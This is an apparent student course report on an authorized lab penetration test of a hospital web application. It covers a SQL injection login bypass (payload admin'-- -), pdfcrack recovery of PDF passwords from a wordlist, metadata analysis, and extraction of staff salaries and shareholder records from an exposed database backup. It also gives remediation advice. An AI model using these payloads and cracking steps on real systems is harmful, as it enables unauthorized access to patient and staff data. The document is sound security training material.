

Week 4 Report

BLACK-BOX WEB APPLICATION PENETRATION TEST REPORT

MEDIROZA GENERAL HOSPITAL

Project information

- Name: Rachel Debbarma
- Date: 08 September 2026
- Module completed: M4 — Professional Penetration Test Report
- Target: **<https://medirozahospital.com>**
- Authorization: Authorized educational black-box assessment

1. Introduction

This report covers the black-box web application penetration testing activities completed for Mediroza General Hospital. The assessment focused on reconnaissance, authentication testing, SQL injection, patient-report access, PDF password recovery, metadata analysis, and investigation of an exposed database backup.

The testing demonstrated an attack chain in which an authentication bypass provided access to three laboratory reports. Password recovery allowed the protected PDFs to be opened, and metadata from one report led to an old database backup. The backup was publicly accessible and contained staff salary and shareholder information.

2. Scope and Authorization

- Target: <https://medirozahospital.com>
- Assessment type: Black-box web application penetration test
- Testing was performed within the authorized educational lab environment.
- Social engineering was not performed.
- Denial-of-service testing was not performed.

3. Tools Used

Tool / Technique	Purpose
HexStrike	Reconnaissance, endpoint discovery, authentication testing and SQL injection validation
Browser	Manual web application validation
pdfcrack	PDF password recovery
qpdf	PDF encryption/security inspection
pdftinfo	PDF validation
exiftool	PDF metadata analysis
Linux command-line tools	Database backup analysis

4. Activities Performed

4.1 Reconnaissance with HexStrike

- Reviewed exposed web application paths.
- Identified robots.txt and the paths /patient/, /staff/ and /old/.
- Confirmed accessible directory listings.

- Identified patient application files including **login.php**, **portal.php** and **download.php**.

4.2 Authentication Testing

- Tested the patient login functionality.
- Observed different responses for an unknown username and an existing username with an incorrect password.
- Controlled SQL injection testing was then performed against the username parameter.

4.3 SQL Injection Authentication Bypass

- HexStrike successfully demonstrated an SQL injection authentication bypass using a crafted username input.
- The application returned a 302 redirect to portal.php instead of redirecting back to **login.php**.
- The result was validated by accessing the authenticated patient portal.

4.4 Patient Report Access

- The authenticated patient portal displayed three laboratory reports.
- All three reports were retrieved for the authorized assessment.
- The files were confirmed to be valid password-protected PDF documents.

4.5 PDF Password Recovery

- PDF encryption was inspected and the files were confirmed to be protected.
- pdfcrack was used for controlled password recovery.
- All three PDF passwords were recovered successfully.
- The recovered passwords were manually entered to verify the PDFs could be opened.

4.6 Metadata Analysis

- Decrypted reports were examined with exiftool.
- Report 3 contained a comment referencing a database backup moved to /old before a site migration.

4.7 Database Backup Discovery

- The /old/ directory was accessed through the web application.
- Directory indexing exposed **mediroza_db_backup_2019.sql**.
- The SQL backup was retrieved and analyzed.
- Thirty staff salary records were identified.
- Ten shareholder records were identified, including share percentage, shares held and share class.

Recovered PDF passwords:

Report	Recovered Password
Report 1	123456
Report 2	password
Report 3	!@#\$\$%^&

5. Risk Analysis / Impact

#	Risk / Finding	Evidence / Observation	Potential Impact	Risk
1	SQL injection authentication bypass	Crafted username resulted in 302 → portal.php	Unauthorized access to restricted functionality	Critical
2	Patient report exposure	Three reports accessible after bypass	Exposure of confidential patient information	Critical

3	Weak PDF passwords	All three passwords recovered	Protected documents can be opened if obtained	High
4	Public database backup	/old/ exposed mediroza_db_backup_2019.sql	Large-scale internal information disclosure	Critical
5	Employee salary exposure	30 salary records identified	Privacy and internal business risk	Critical
6	Shareholder information exposure	10 shareholder records identified	Corporate confidentiality risk	High

6. Recommendations

- Use parameterized SQL queries / prepared statements.
- Use generic authentication error messages to reduce username enumeration.
- Strengthen authentication and session-management controls.
- Enforce server-side authorization for every patient report request.
- Do not rely on predictable numeric report IDs as the sole access-control mechanism.
- Use strong, unique passwords for protected documents.
- Remove database backups from web-accessible directories.
- Disable directory listing on sensitive web paths.
- Store backups outside the web document root with strict access controls.
- Review historical backups and remove unnecessary sensitive information.
- Protect HR and corporate ownership information using least-privilege access controls.
- Perform regular security reviews and penetration tests.

7. Evidence Collected

- E-01 — HexStrike SQL injection authentication-bypass evidence
- E-02 — Patient portal showing three laboratory reports
- E-03 — Retrieved password-protected PDF files
- E-04 — PDF password-recovery evidence
- E-05 — Report 3 metadata showing database-backup reference
- E-06 — /old/ directory listing exposing SQL backup
- E-07 — Staff salary evidence
- E-08 — Shareholder information evidence

8. Screenshots

- Figure 1 — HexStrike SQL injection authentication bypass.


Confirmed: `admin'-- -` as the username logged you straight in — the response was a `302` redirecting to `portal.php` (successful login), not back to `login.php`. That's a classic SQL injection authentication bypass — the app is building a raw SQL query like:

```
sql
```

```
SELECT * FROM users WHERE username = '$username' AND password = '$password'
```

and the `'-- -` comments out the password check entirely.

- Figure 2 — PDF password recovery results.



The image shows two terminal windows from a Kali Linux system, demonstrating the results of a PDF password recovery attack using the `pdfcrack` tool. Both windows are titled `kali@kali: ~/Desktop/mediroza_reports`.

The first terminal window shows the command `pdfcrack -w /usr/share/wordlists/rockyou.txt report_2.pdf` being executed. The output displays PDF metadata and the successful recovery of the password 'password'.

```
(kali@kali)-[~/Desktop/mediroza_reports]
$ pdfcrack -w /usr/share/wordlists/rockyou.txt report_2.pdf
PDF version 1.4
Security Handler: Standard
V: 2
R: 3
P: -4
Length: 128
Encrypted Metadata: True
FileID: 3166346338373236356437626464363834663737303265633666363264616463
U: 39f4e6b0aedf12344c340ffb39f8905528bf4e5e4e758a4164004e56ffa0108
O: 408b37bcf12da873d7f2840f3c1b917a023961ded4c8164d38e46e9655e66775
found user-password: 'password'
```

The second terminal window shows the command `pdfcrack -w /usr/share/wordlists/rockyou.txt report_1.pdf` being executed. The output displays PDF metadata and the successful recovery of the password '123456'.

```
(kali@kali)-[~/Desktop/mediroza_reports]
$ pdfcrack -w /usr/share/wordlists/rockyou.txt report_1.pdf
PDF version 1.4
Security Handler: Standard
V: 2
R: 3
P: -4
Length: 128
Encrypted Metadata: True
FileID: 3361663365326235643333353531613238303137316238333238373763353339
U: ef16c52ab8efce2c18c79e9d28895b5928bf4e5e4e758a4164004e56ffa0108
O: c431fab9cc5ef7b59c244b61b745f71ac5ba427b1b9102da468e77127f1e69d6
found user-password: '123456'
```

```
kali@kali: ~/Desktop/mediroza_reports
Session Actions Edit View Help

(kali@kali)-[~/Desktop/mediroza_reports]
$ pdftcrack -w /usr/share/wordlists/rockyou.txt report_3.pdf
PDF version 1.4
Security Handler: Standard
V: 2
R: 3
P: -4
Length: 128
Encrypted Metadata: True
FileID: 3261393066326130336634386337323631306164373264323130316137616538
U: 5090fa0a5dba99cb97c9d140cd23119428bf4e5e4e758a4164004e56fffa0108
O: 58e03d692cf37b50b0b5eaa189fcbd372260a949c8992ad7b44fd13e2b40c1f8
found user-password: '!@#$$%^&'

(kali@kali)-[~/Desktop/mediroza_reports]
$
```


- Figure 3 — Report 3 metadata showing the /old/ database-backup comment.

```
kali@kali: ~/Desktop/mediroza_reports
Session Actions Edit View Help

(kali@kali)-[~/Desktop/mediroza_reports]
$ exiftool report_3_decrypted.pdf
ExifTool Version Number      : 13.55
File Name                    : report_3_decrypted.pdf
Directory                    : .
File Size                    : 2.9 kB
File Modification Date/Time   : 2026:09:08 08:43:10-04:00
File Access Date/Time        : 2026:09:08 08:43:10-04:00
File Inode Change Date/Time   : 2026:09:08 08:43:10-04:00
File Permissions              : -rw-rw-r--
File Type                    : PDF
File Type Extension           : pdf
MIME Type                    : application/pdf
PDF Version                  : 1.4
Linearized                   : No
Author                       : j.malik
Comments                     : DB backup moved to /old before site migrati
on, do not delete
Creator                      : Mediroza CMS 1.4.2
Keywords                     : pathology, patient report
Producer                     : Mediroza Lab Reporting Module
Subject                      : Full Blood Count
Title                        : Pathology Report - E. Thompson
Page Count                   : 1

(kali@kali)-[~/Desktop/mediroza_reports]
$
```

- Figure 4 — /old/ directory listing and exposed SQL backup.



- Figure 5 — Staff salary evidence.

```
kali@kali: ~/Desktop/mediroza_reports
Session Actions Edit View Help

(kali@kali)~[~/Desktop/mediroza_reports]
$ awk -F'|' '
/INSERT INTO `staff`/ {inside=1; next}
/UNLOCK TABLES/ {if (inside) exit}
inside && /^[0-9]+/ {
    split($13,a,",")
    print $2 " | ZAR " a[2]
}' mediroza_db_backup_2019.sql
Dr. Rajesh Naidoo | ZAR 138000
Sarah Botha | ZAR 152000
Dr. Johan van der Merwe | ZAR 160000
Dr. Anita Naicker | ZAR 132000
Dr. Ahmed Kara | ZAR 128000
Dr. Yusuf Cassim | ZAR 74000
Michael Roberts | ZAR 96000
Susan Pretorius | ZAR 32000
Jameel Malik | ZAR 58000
Thabo Molefe | ZAR 46000
Nomvula Khumalo | ZAR 34000
Lerato Mokoena | ZAR 33000
Bongani Ndlovu | ZAR 35000
Zanele Mahlangu | ZAR 42000
Kagiso Sithole | ZAR 61000
Naledi Zulu | ZAR 26000
Themba Nkosi | ZAR 44000
Palesa Radebe | ZAR 43000
Deepak Pillay | ZAR 41000
```

- Figure 6 — Shareholder evidence.

```
medirozahospital.com/old/m...
medirozahospital.com/old/mediroza_db_backup_2019.sql

-- Table structure for table `shareholders`
DROP TABLE IF EXISTS `shareholders`;
CREATE TABLE `shareholders` (
  `id` int(11) NOT NULL AUTO INCREMENT,
  `shareholder_name` varchar(128) NOT NULL,
  `share_percent` decimal(5,2) NOT NULL,
  `shares_held` int(11) NOT NULL,
  `share_class` varchar(28) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;

LOCK TABLES `shareholders` WRITE;
INSERT INTO `shareholders` (`id`, `shareholder_name`, `share_percent`, `shares_held`, `share_class`) VALUES
(1, 'Dr. Rajesh Naidu', 18.0, 100000, 'Ordinary'),
(2, 'Cedar Health Holdings (Pty) Ltd.', 15.0, 150000, 'Ordinary'),
(3, 'Dr. Johan van der Merwe', 12.0, 120000, 'Ordinary'),
(4, 'Reddy Family Trust', 11.0, 110000, 'Ordinary'),
(5, 'Thabo Molefe', 10.0, 100000, 'Ordinary'),
(6, 'Sarah Botha', 9.0, 90000, 'Ordinary'),
(7, 'Dr. Ahmed Kara', 8.0, 80000, 'Preferential'),
(8, 'Maledi Zulu', 7.0, 70000, 'Ordinary'),
(9, 'Michael Roberts', 6.0, 60000, 'Ordinary'),
(10, 'Dr. Vikram Chetty', 4.0, 40000, 'Preferential');
UNLOCK TABLES;

SET FOREIGN_KEY_CHECKS = 1;
-- End of backup
```

9. Conclusion

During the Week 4 black-box assessment, I identified and validated multiple security weaknesses in the Mediroza General Hospital web application. The most significant issue was an SQL injection authentication bypass that provided access to the patient portal.

The three available laboratory reports were retrieved and their PDF passwords were successfully recovered. Metadata analysis then led to an exposed database backup under /old/. The database contained staff salary information and shareholder records.

The assessment demonstrated the importance of secure authentication, strong access controls, secure document protection, and proper backup management. The identified critical issues should be addressed as a priority.